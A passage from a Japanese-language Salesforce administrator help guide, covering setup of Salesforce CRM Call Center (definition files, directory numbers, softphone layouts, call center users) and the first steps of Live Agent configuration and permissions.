組織でアダプタを変更したり、新規アダプタを開発したりする場合は、元のアダプタのコールセンター定義ファイルをカスタマイズして、追加のコールセンターに必要な情報を含めるようにする必要があります。たとえば、バックアップサーバをサポートするシステムに対して CTI アダプタを開発している場合、コールセンター定義ファイルにはそのバックアップサーバの IP アドレスとポート番号を含める必要があります。バックアップサーバを使用しないシステムの CTI アダプタに関連付けられているコールセンター定義ファイルには、これらの項目は必要ありません。

メモ: コールセンター定義ファイルを一度 Salesforce にインポートすると、ファイルで指定されている一連の項目を変更できなくなります。これらの項目に割り当てられている値は、Salesforce 内で変更することができます。

関連トピック:

- コールセンターの作成
- コールセンターのコピー

コールセンター定義ファイルのインポート

インストールされたばかりのCTIアダプタに最初のコールセンターを作成するには、アダプタのデフォルトのコールセンター定義ファイルをSalesforceにインポートします。

1. [設定]から［クイック検索］ボックスに「コールセンター」と入力し、[コールセンター]を選択します。
2. [インポート]をクリックします。
3. ［コールセンター定義ファイル］項目の横にある[参照]をクリックして、CTIアダプタインストールディレクトリにあるデフォルトのコールセンター定義ファイルへ移動します。このXMLファイルには、そのアダプタがサポートしているCTIシステムの種類にちなんだ名前が付いています。たとえば、Cisco™ IPCC Enterpriseアダプタのデフォルトのコールセンター定義ファイルには、`CiscoIPCCEnterprise7x.xml`という名前が付けられます。[開く]をクリックして、［コールセンター定義ファイル］項目にインポートするファイルのパスを入力します。
4. [インポート]をクリックするとファイルがインポートされ、[すべてのコールセンター]ページに戻ります。組織の他のコールセンターのリストと共に、新規コールセンターのレコードが表示されます。

   メモ: 「この内部名を持つコールセンターがすでに存在します」というエラーが表示された場合は、このCTIアダプタに対するコールセンター定義ファイルがSalesforceにインポート済みになっています。同じCTIアダプタに追加のコールセンターレコードを作成したい場合は、アダプタの既存のコールセンターをコピーし、`reqInternalName`に異なる値を指定します。

5. 新規コールセンターの設定を変更するには、コールセンター名の横にある[編集]をクリックします。

特定のCTIアダプタに追加のコールセンターを作成するには、「コールセンターのコピー」(ページ2948)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンター定義ファイルをインポートする
- 「アプリケーションのカスタマイズ」
  および
  「コールセンターの管理」

関連トピック:

コールセンターの作成
コールセンターの管理

コールセンターの作成

Salesforce CRM Call Center のコールセンターは、組織ですでに設置されている単一の CTI (computer-telephony integration) システムに対応しています。Salesforce ユーザに Salesforce CRM Call Center 機能を提供するには、コールセンターレコードにそのユーザを割り当てる必要があります。

Salesforce でのコールセンターレコードの作成方法には、次の 2 つがあります。

- Salesforce にコールセンター定義ファイルをインポートする。この方法は、インストールされたばかりの CTI アダプタに最初のコールセンターを作成する際に使用します。
- 既存のコールセンター定義をコピーする。この方法は、特定の CTI アダプタに追加のコールセンターを作成する際に使用します。たとえば、特定の場所に設置された Cisco IPCC Enterprise™ コールセンターのコールセンターレコードがすでにある場合は、このレコードをコピーして別の場所に Cisco IPCC Enterprise コールセンターのレコードを作成できます。

作成済みのコールセンターのリストを表示するには、[設定]から [クイック検索] ボックスに「コールセンター」と入力し、[コールセンター] を選択します。

関連トピック:

- コールセンターの設定
- コールセンター定義ファイル
- コールセンターの管理
- コールセンターの表示と編集
- コールセンターユーザの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

インポートまたはコピーによってコールセンターを作成する

- 「コールセンターの管理」

コールセンターのコピー

特定のCTIアダプタを対象とする複数のコールセンターを作成するには、既存のコールセンターをコピーします。たとえば、特定の場所に設置された Cisco IPCC Enterprise™ コールセンターのコールセンターレコードがすでにある場合は、このレコードをコピーして別の場所に Cisco IPCC Enterprise コールセンターのレコードを作成できます。

コールセンターをコピーする手順は、次のとおりです。

1. [設定]から［クイック検索］ボックスに「コールセンター」と入力し、[コールセンター]を選択します。
2. コピーするコールセンターの名前をクリックします。
3. [コピー]をクリックします。この操作によって新規コールセンターが開かれ、元のコールセンターと同じ項目と値を編集できます。新しい名前を指定できるように、［内部名］項目だけが空白になっています。［内部名］項目は、英字で始まる最大 40 文字の英数字で指定します。［内部名］項目は、組織内で定義されている各コールセンターに対し一意の名前を指定します。
4. 必要に応じて、新規コールセンターに追加の変更を加えます。
5. 新規コールセンターを保存するには [保存] をクリックします。コピーしたコールセンターを保存せずに [すべてのコールセンター] ページに戻るには [キャンセル] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターを参照、コピーする
- 「コールセンターの管理」

メモ: 項目に対するアクセス権が「参照のみ」の場合、その項目の値はコピーしたレコードには引き継がれません。

関連トピック:

- コールセンターの設定
- コールセンターの作成
- コールセンターの管理
- コールセンターの表示と編集
- コールセンター定義ファイルのインポート

コールセンターの表示と編集

Salesforce CRM Call Center のコールセンターは、組織ですでに設置されている単一の CTI (computer-telephony integration) システムに対応しています。Salesforce ユーザに Salesforce CRM Call Center 機能を提供するには、コールセンターレコードにそのユーザを割り当てる必要があります。

コールセンターの詳細を参照する手順は、次のとおりです。

1. [設定] から［クイック検索］ボックスに「コールセンター」と入力し、[コールセンター] を選択します。
2. 参照するコールセンターの名前をクリックします。

コールセンター詳細ページでは、次の操作を実行できます。

- コールセンターのプロパティを編集するには、[編集] をクリックします。
- Salesforce からコールセンターのレコードを消去するには、[削除] をクリックします。コールセンターを削除すると、そのコールセンターに関連付けられているディレクトリ番号もすべて削除されます。削除されたコールセンターに関連付けられているユーザが Salesforce CRM Call Center の機能を利用し続けられるようにするには、これらのユーザをすべて別のコールセンターに再度割り当てる必要があります。
- 現在のコールセンターと同じ項目および値を持つコールセンターの重複コピーを作成するには、[コピー] をクリックします。
- Salesforce ユーザをこのコールセンターのメンバーとして指定するには、[コールセンターユーザの管理] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターを参照または編集する
- 「コールセンターの管理」

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

- コールセンターの作成
- コールセンターの管理
- コールセンターの HTTPS の有効化
- コールセンター定義ファイル

コールセンターの管理

Salesforce CRM Call Center のコールセンターは、組織ですでに設置されている単一の CTI (computer-telephony integration) システムに対応しています。Salesforce ユーザに Salesforce CRM Call Center 機能を提供するには、コールセンターレコードにそのユーザを割り当てる必要があります。

作成済みのコールセンターのリストを表示するには、[設定]から［クイック検索］ボックスに「コールセンター」と入力し、[コールセンター]を選択します。このページでは、次の操作を実行できます。

- コールセンターの名前をクリックして、コールセンターの詳細を表示します。
- [インポート]をクリックして、作成済みのコールセンター定義ファイルをインポートします。
- コールセンターの横にある[編集]をクリックして、コールセンターの詳細を変更します。
- Salesforce からコールセンターのレコードを消去するには、コールセンターの横にある[削除]をクリックします。コールセンターを削除すると、そのコールセンターに関連付けられているディレクトリ番号もすべて削除されます。削除されたコールセンターに関連付けられているユーザが Salesforce CRM Call Center の機能を利用し続けられるようにするには、これらのユーザをすべて別のコールセンターに再度割り当てる必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターをインポート、参照、編集、または削除する
- 「コールセンターの管理」

関連トピック:

- コールセンターの設定
- コールセンターの作成
- コールセンター定義ファイル
- コールセンターユーザの管理

コールセンターディレクトリのカスタマイズ

Salesforce CRM Call Center のすべてのコールセンターには、ユーザが組織全体を通じて電話番号を検索できるコールセンターディレクトリが含まれています。コールセンターディレクトリのカスタマイズをする手順は、次のとおりです。

- 単一のコールセンターまたは組織で定義されたすべてのコールセンターに対して、追加ディレクトリ番号を追加します。
- 電話番号の検索レイアウトを更新します。

関連トピック:

コールセンターの設定
コールセンターの管理
コールセンターユーザの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターディレクトリを管理する
- 「コールセンターの管理」

コールセンターディレクトリへの番号の追加

コールセンターのディレクトリをカスタマイズするには、単一のコールセンターまたは組織内で定義されたすべてのコールセンターに対して、追加ディレクトリ番号を追加します。

1. [設定]から、［クイック検索］ボックスに「*ディレクトリ番号*」と入力し、[ディレクトリ番号]を選択します。このページでは、次の操作を実行できます。
   - 既存の追加ディレクトリ番号を編集するには、[編集]をクリックします。
   - 既存の追加ディレクトリ番号を削除するには、[削除]をクリックします。
   - 既存の追加ディレクトリ番号の名前をクリックすると、[追加ディレクトリ番号]ページに詳細が表示されます。このページから [編集] をクリックすると、番号が編集できます。[削除]をクリックすると、番号が削除できます。また、[コピー]をクリックすると既存の番号と同じ情報で追加のディレクトリ番号を作成できます。
2. 新規の追加ディレクトリ番号を定義するには、[新規] をクリックします。
3. ［名前］項目で追加ディレクトリ番号を識別する表示ラベルを入力します。
4. ［電話］項目に、国際電話国番号を含む電話番号を入力します。9 や 1 などの外線発信番号を含める必要はありません。
5. ［コールセンター］項目で、新しくディレクトリ番号を追加したいコールセンターディレクトリを選択します。組織内のすべてのコールセンターディレクトリに番号を追加するには、［グローバル］を選択します。
6. 必要に応じて、［説明］項目に、追加ディレクトリ番号に関する詳細情報を示すテキストを入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

追加ディレクトリ番号を参照、追加、編集、または削除する
- 「コールセンターの管理」

7. [保存]をクリックすると番号が保存され、[すべての追加ディレクトリ番号]ページに戻ります。番号を保存して、別の番号を新規作成するには、[保存 & 新規] をクリックします。

関連トピック:

- コールセンターの設定
- コールセンターディレクトリのカスタマイズ

ソフトフォンレイアウトのカスタマイズ

ソフトフォンは、カスタマイズ可能な通話管理ツールで、コールセンターに割り当てられていて、CTI アダプタがインストールされているマシンで作業しているユーザに表示されます。ページレイアウトと同様、カスタムソフトフォンレイアウトを設計し、ユーザプロファイルに基づいて Salesforce CRM Call Center ユーザに割り当てることができます。次のトピックを参照してください。

- カスタムソフトフォンレイアウトの設計
- ユーザプロファイルへのソフトフォンレイアウトの割り当て

関連トピック:

- コールセンターの設定
- コールセンターの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソフトフォンレイアウトを参照、作成、編集、または削除する

- 「コールセンターの管理」

カスタムソフトフォンレイアウトの設計

ソフトフォンレイアウトでは、表示される通話関連項目と、着信電話対象に検索される Salesforce オブジェクトを制御できます。カスタムソフトフォンレイアウトを設計する手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスに「ソフトフォンレイアウト」と入力し、[ソフトフォンレイアウト] を選択します。
2. [新規] をクリックし、新規ソフトフォンレイアウト定義を作成します。または、既存のレイアウト定義の名前の横にある [編集] をクリックし、定義を参照するか変更します。
3. ［名前］項目に、ソフトフォンレイアウト定義を一意に識別する表示ラベルを入力します。
4. ［通話種別を選択する］選択リストで、現在表示されているソフトフォンレイアウトを使用する通話の種類を選択します。どのソフトフォンレイアウトの定義でも、着信、発信、内線通話用に異なるレイアウトを指定できます。これらの 3 種類のレイアウトは、単一のソフトフォンレイアウト定義にまとめられます。
5. ［表示する通話関連項目］セクションで [編集] をクリックすると、現在表示されているソフトフォンレイアウトの項目の追加、削除、または順序変更ができます。
   - ソフトフォンレイアウトに項目を追加するには、[利用可] リストで項目を選択し、[追加] をクリックします。
   - ソフトフォンレイアウトから項目を削除するには、[選択] リストで項目を選択し、[削除] をクリックします。
   - ソフトフォンレイアウトの項目の順序を変更するには、[選択] リストで項目を選択し、[上へ] または [下へ] をクリックします。

   変更を加えると、ページの右側にあるソフトフォンレイアウトのプレビューに自動的に反映されます。[利用可] リストおよび [選択] リストを非表示にするには、[折りたたむ] をクリックします。

   通話関連項目は、その項目に有効な値が使用できる場合にのみユーザのソフトフォンに表示されます。たとえば、[通話者 ID] 項目を発信通話のレイアウトに追加しても、[通話者 ID] は表示されません。
6. ［表示する Salesforce オブジェクト］セクションで [オブジェクトを追加/削除する] をクリックすると、通話関連オブジェクトへのリンクの追加、削除、または順序変更を行えます。
7. 選択したオブジェクトのリストの下で、［<オブジェクト>が 1 つだけ見つかった場合の表示］の各行の横にある [編集] をクリックし、該当するオブジェクトに見つかったレコードが 1 つのみだった場合にソフトフォンレイアウトに表示する項目を指定します。項目の追加、削除、または順序変更ができます。
8. ［画面ポップ設定］セクション (インバウンドコールタイプ) で、レコード照合行の横にある [編集] をクリックし、Salesforce でインバウンドコールの詳細が既存レコードに一致するかどうかを表示する画面を指定します。次の表には、各レコード照合行およびその画面ポップオプションについて説明しています。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソフトフォンレイアウトを参照、作成、編集、または削除する
- 「コールセンターの管理」

レコード照合行	説明	画面ポップオプション
画面ポップの表示範囲	画面ポップの表示場所を設定します。	現在のブラウザウィンドウ 開いているブラウザウィンドウに表示します。 新規のブラウザウィンドウまたはタブ 新しいブラウザウィンドウまたはタブに表示します。 ユーザのブラウザは、これらの設定を次のように処理します。 • Internet Explorer 6.0 は、新しいウィンドウで画面のポップを表示します。 • Internet Explorer 7.0 では、タブ設定の選択内容に基づいて画面のポップが表示されます。 • Firefox 3.5 では、タブ設定の選択内容に基づいて画面のポップが表示されます。
レコードの一致なし	インバウンドコールの詳細が既存の Salesforce レコードに一致しない場合の画面ポップオプションを設定します。	画面をポップしない 画面を表示しない場合に選択します。 新規にポップ ドロップダウンリストから指定した新しいレコードページを表示します。 `Visualforce` ページのポップ 特定の Visualforce ページを表示します。 CTI アダプタは URL を介してデータをコールから Visualforce ページに渡します。少なくとも `ANI` (発信者 ID) および `DNIS` (発信者がダイヤルした番号) が含まれます。URL は、必要に応じて追加データを Visualforce ページに渡すことができます。

レコード照合行	説明	画面ポップオプション
1 件のレコードの一致	インバウンドコールの詳細が既存の Salesforce レコード 1 件に一致した場合の画面ポップオプションを設定します。	画面をポップしない 画面を表示しない場合に選択します。 詳細ページのポップ 該当レコードの詳細ページを表示します。 **Visualforce** ページのポップ 特定の Visualforce ページを表示します。 CTI アダプタは URL を介してデータをコールから Visualforce ページに渡します。少なくとも ANI (発信者 ID) および DNIS (発信者がダイヤルした番号) が含まれます。URL は、必要に応じて追加データを Visualforce ページに渡すことができます。
複数のレコードの一致	インバウンドコールの詳細が複数の既存 Salesforce レコードに一致した場合の画面ポップオプションを設定します。	画面をポップしない 画面を表示しない場合に選択します。 検索ページにポップ 検索ページを表示します。 **Visualforce** ページのポップ 特定の Visualforce ページを表示します。 CTI アダプタは URL を介してデータをコールから Visualforce ページに渡します。少なくとも ANI (発信者 ID) および DNIS (発信者がダイヤルした番号) が含まれます。URL は、必要に応じて追加データを Visualforce ページに渡すことができます。

レコード照合行を非表示にするには、[折りたたむ] をクリックします。

この項は、CTI Developer の Toolkit 2.0 以上を使用して CTI アダプタを構築した場合にのみ表示されます。

9. ［通話種別を選択する］選択リストで、残りの通話種別に対するソフトフォンレイアウトを設定します。

10. [保存] をクリックします。

メモ: このヘルプシステムで説明されている Salesforce CRM Call Center 機能の一部は、組織でのカスタマイズまたはソフトフォンが構築された CTI Toolkit の状況によってはソフトフォンで使用できない場合があります。詳細については、システム管理者に問い合わせてください。

関連トピック:

- コールセンターの設定
- ユーザプロファイルへのソフトフォンレイアウトの割り当て

ユーザプロファイルへのソフトフォンレイアウトの割り当て

1つ以上のカスタムソフトフォンレイアウトの定義が完了したら、レイアウトをユーザプロファイルに割り当てることができます。

1. [設定] から、[クイック検索] ボックスに「ソフトフォンレイアウト」と入力し、[ソフトフォンレイアウト] を選択します。
2. [レイアウトの割り当て] をクリックします。
3. このページに表示される各ユーザプロファイルに対して、適切なソフトフォンレイアウトを選択します。現在コールセンターに割り当てられているユーザを含んでいるか、カスタムソフトフォンレイアウトにすでに割り当てられているプロファイルのみが、このページに表示されます。
4. [保存] をクリックします。

メモ: 新しく割り当てられたソフトフォンレイアウトは、コールセンターユーザが次回 Salesforce にログインしたときに有効になります。

関連トピック:

- コールセンターの設定
- ソフトフォンレイアウトのカスタマイズ

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザプロファイルにソフトフォンレイアウトを割り当てる

- 「コールセンターの管理」

コールセンターの HTTPS の有効化

バージョン 4.0 の CTI Toolkit で作成された CTI アダプタでは、セキュア URL、または HTTPS (セキュアハイパーテキストトランスファープロトコル) をコールセンターで使用するように指定できます。HTTPS を使用することによって、コールセンターがさらに安全になり、Salesforce 組織が HTTPS プロトコルを使用しているがコールセンターでは使用していない場合に表示される「混在したコンテンツ」警告が表示されないようになります。

HTTPS を有効にする手順は、次のとおりです。

1. [設定] から [クイック検索] ボックスに「コールセンター」と入力し、[コールセンター] を選択します。
2. コールセンターの名前をクリックします。
3. [編集] をクリックします。
4. [CTI アダプタ URL] にアダプタのセキュア URL を入力します。たとえば、`https://localhost:11000` のようになります。
5. [保存] をクリックします。

重要: [コールセンターの設定] ページでセキュアな URL を指定するほかに、CTI アダプタの設定ファイルを変更し、CTI アダプタの新しい証明書を作成してインストールする必要もあります。詳細については、*『CTI Toolkit Developer's Guide』* を参照してください。

メモ: CTI の以前のバージョンはセキュアですが、CTI 4.0 のテクノロジとは異なる Windows® テクノロジを使用しています。

関連トピック:

Salesforce CTI Toolkit

コールセンターの設定

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターの HTTPS を有効にする

- 「アプリケーションのカスタマイズ」

  および

  「コールセンターの管理」

コールセンターユーザの管理

Salesforce ユーザが Salesforce CRM Call Center 機能を参照できるのは、システム管理者がそのユーザをコールセンターに割り当てた場合のみです。手順については、次のトピックを参照してください。

- 「コールセンターへのユーザの追加」
- 「コールセンターからのユーザの削除」

各コールセンターユーザは、次の項目を設定する一連の個人のソフトフォン設定へアクセスできます。

- Salesforce へログインする際に、ソフトフォンへ自動的にログインするかどうか
- 電話の着信に一致するレコードが 1 つだけだった場合のそのレコードの表示方法

新規コールセンターユーザ用のデフォルトの個人のソフトフォン設定を変更する場合は、Force.com API を使用します。

関連トピック:

コールセンターの設定
コールセンターの作成
コールセンターの管理

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターからユーザを追加または削除する
- 「コールセンターの管理」

「コールセンターへのユーザの追加」

Salesforce CRM Call Center のコールセンターへユーザを追加する手順は、次のとおりです。

1. [設定] から [クイック検索] ボックスに「*コールセンター*」と入力し、[コールセンター] を選択します。
2. Salesforce ユーザを割り当てるコールセンターの名前をクリックします。
3. [コールセンターユーザ] 関連リストで [コールセンターユーザの管理] をクリックします。
4. [ユーザの追加] をクリックします。
5. コールセンターに割り当てる Salesforce ユーザを検索するための検索条件を指定します。
6. [検索] をクリックして、検索条件を満たす Salesforce ユーザのリストを表示します。ユーザは一度に 1 つのコールセンターにのみ割り当てられるため、コールセンターにすでに属しているユーザはすべて検索結果から除外されます。
7. コールセンターに割り当てる各ユーザの横にあるチェックボックスをオンにして、[コールセンターに追加] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターにユーザを追加する
- 「コールセンターの管理」

[ユーザ] ページで、特定のユーザが所属するコールセンターを変更することもできます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前の横にある [編集] をクリックします。
3. ［コールセンター］項目を適宜変更します。ユーザのコールセンターを変更するには、ルックアップアイコン ( ) をクリックして、新規コールセンターを選択します。または、[コールセンター] 項目からコールセンター名を削除すると、現在のコールセンターからユーザを削除できます。

関連トピック:

コールセンターの設定
コールセンターユーザの管理
コールセンターの作成

コールセンターからのユーザの削除

Salesforce CRM Call Center のコールセンターからユーザを削除する手順は、次のとおりです。

1. [設定] から［クイック検索］ボックスに「コールセンター」と入力し、[コールセンター] を選択します。
2. Salesforce ユーザの削除元コールセンターの名前をクリックします。
3. [コールセンターユーザ]関連リストで[コールセンターユーザの管理]をクリックします。
4. コールセンターから削除するユーザの名前の横にある [削除] をクリックします。

   一度に複数のユーザを削除するには、削除したい各ユーザの横にある［アクション］チェックボックスをオンにし、[ユーザを削除] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コールセンターからユーザを削除する
- 「コールセンターの管理」

[ユーザ]ページで、特定のユーザが所属するコールセンターを変更することもできます。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの名前の横にある [編集] をクリックします。
3. ［コールセンター］項目を適宜変更します。ユーザのコールセンターを変更するには、ルックアップアイコン ( ) をクリックして、新規コールセンターを選択します。または、[コールセンター] 項目からコールセンター名を削除すると、現在のコールセンターからユーザを削除できます。

関連トピック:

コールセンターの設定
コールセンターユーザの管理
コールセンターの作成

Web チャットチャネルの作成

システム管理者向けの Live Agent

システム管理者向けの Live Agent をご利用いただきありがとうございます。Live Agent は、サポート組織のエージェントおよびサポートスーパーバイザが容易に顧客をサポートできるようにする包括的なチャットソリューションです。Live Agent があると、サポート組織はリアルタイムチャットサポートの提供時に、Salesforce コンソールで使用できる包括的なカスタマーサービスツールを利用できます。

システム管理者は、ユーザ (エージェントやサポートスーパーバイザなど) に合わせて Live Agent を設定およびカスタマイズできます。Live Agent は設定が容易で、高度なカスタマイズが可能です。エージェントやスーパーバイザが顧客のサポート時に利用できる一連の機能を有効化できます。

Salesforce 組織で Live Agent を有効化、設定、およびリリースする場合、いくつかの主要な手順が含まれます。では始めましょう。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent を設定する
- 「アプリケーションのカスタマイズ」

ユーザプロファイルまたは権限セットを作成する
- 「プロファイルと権限セットの管理」

Live Agent の基本的な実装の作成

Live Agent をカスタマイズする前に、Salesforce 組織に対して Live Agent の基本的な実装を作成する必要があります。基本的な設定手順を完了すると、エージェントが顧客とチャットするために使用できる Live Agent の実装が機能します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent を設定する
- 「アプリケーションのカスタマイズ」

ユーザプロファイルまたは権限セットを作成する
- 「プロファイルと権限セットの管理」

Live Agent の有効化

Salesforce 組織で Live Agent を有効化して開始します。Live Agent を有効化したら、カスタマイズできます。

1. [設定] から、[クイック検索] ボックスに「*Live Agent 設定*」と入力し、**[Live Agent の設定]** を選択します。
2. [Live Agent の有効化] を選択します。
3. **[保存]** をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

Live Agent を有効化する
- 「アプリケーションのカスタマイズ」

Live Agent ユーザの作成

ユーザがチャットで顧客をサポートできるようにするには、ユーザを Live Agent ユーザとして割り当てる必要があります。Live Agent ユーザとは、チャットで顧客をサポートするための Salesforce 権限を持つサポートエージェントおよびスーパーバイザです。

Live Agent を使用するには、すべての Live Agent ユーザの関連プロファイルで［API の有効化］システム管理者権限が有効になっている必要があります。

1. [設定] から、［クイック検索］ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザ名の横にある [編集] をクリックします。
3. ［Live Agent ユーザ］を選択します。このチェックボックスが表示されない場合は、サポート組織が十分な Live Agent 機能ライセンスを購入していることを確認してください。
4. [保存] をクリックします。

ユーザを作成した後、必ず Live Agent 設定をユーザに割り当て、ユーザを適切なスキルに関連付けます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

ユーザを作成または編集する
- 「内部ユーザの管理」

エージェントが Live Agent を使用できるようにする
- 「API の有効化」システム管理者権限

Live Agent サポートエージェントの権限

顧客を支援するためにサポートエージェントが必要とするすべてのツールにアクセスするには、Live Agent サポートエージェントに対する特定の権限を有効にする必要があります。

一般の権限

必要な権限	説明
「API の有効化」	すべての Live Agent ユーザに必須

オブジェクトの権限

レコードタイプ	権限	説明	考慮事項
Live Agent セッション	「参照」	エージェントがセッションレコードを表示できるようにします。	セッションレコードを作成、編集、削除する権限をエージェントに付与しないでください。セッションレコードは自動的に作成され、エージェントがオンラインで費やした時間に関する情報を示す履歴を提供することを目的としているため、このレコードを変更する権限をエージェントに付与しないころをお勧めします。
Live Chat の訪問者	「参照」	エージェントが訪問者レコードを表示できるようにします。	訪問者レコードを作成、編集、削除する権限をエージェントに付与しないでください。訪問者レコードは自動的に作成され、顧客をチャットトランスクリプトに関連付けた履

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

レコードタイプ	権限	説明	考慮事項
			歴を提供することを目的としているため、このレコードを変更する権限をエージェントに付与しないことをお勧めします。
Live Chat のトランスクリプト	「参照」	エージェントがチャットトランスクリプトを表示できるようにします。	チャットトランスクリプトを作成、編集、削除する権限をエージェントに付与しないでください。チャットトランスクリプトは自動的に作成され、エージェントと顧客間のやりとりの履歴を提供することを目的としているため、このレコードを変更する権限をエージェントに付与しないことをお勧めします。
クイックテキスト	「参照」	エージェントがクイックテキストメッセージを表示し、チャットにクイックテキストを挿入できるようにします。	クイックテキストに対する「参照」権限がない場合、エージェントは Salesforce コンソールのクイックテキストサイドバーにアクセスできません。
	「作成」	エージェントがクイックテキストメッセージを作成できるようにします。	組織全体でクイックテキストメッセージを標準化する必要がある場合は、エージェントの権限を制限してクイックテキストメッセージを作成します。その場合は、代わりにサポートスーパーバイザに「作成」権限を付与します。
	「編集」	エージェントがクイックテキストメッセージを編集できるようにします。	サポート組織全体でクイックテキストメッセージを標準化する必要がある場合は、エージェントのクイックテキストメッセージを編集する権限を制限します。その場合は、代

レコードタイプ	権限	説明	考慮事項
			わりにサポートスーパーバイザに「編集」権限を付与します。
	「削除」	エージェントがクイックテキストメッセージを削除できるようにします。	組織全体でクイックテキストメッセージを標準化する必要がある場合は、エージェントの権限を制限してクイックテキストメッセージを削除します。その場合は、代わりにサポートスーパーバイザに「削除」権限を付与します。

Live Agent サポートスーパーバイザの権限

エージェントの活動を監視し顧客情報を確認するためにサポートスーパーバイザが必要とするすべてのツールにアクセスするには、Live Agent サポートスーパーバイザに対する特定の権限を有効にする必要があります。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

一般の権限

必要な権限	説明
「API の有効化」	すべての Live Agent ユーザに必須です。

省略可能な権限	説明
「Live Agent のスキルをユーザに割り当てる」	スーパーバイザがスキルをエージェントに割り当てできるようにします。

オブジェクトの権限

レコードタイプ	権限	説明	考慮事項
Live Agent セッション	「参照」	スーパーバイザがセッションレコードを表示できるようにします。	なし

レコードタイプ	権限	説明	考慮事項
	「作成」	スーパーバイザがセッションレコードを作成できるようにします。	セッションレコードは自動的に作成され、エージェントがオンラインで費やした時間に関する情報を示す履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、レコードを手動で作成する権限をスーパーバイザに付与することもできます。
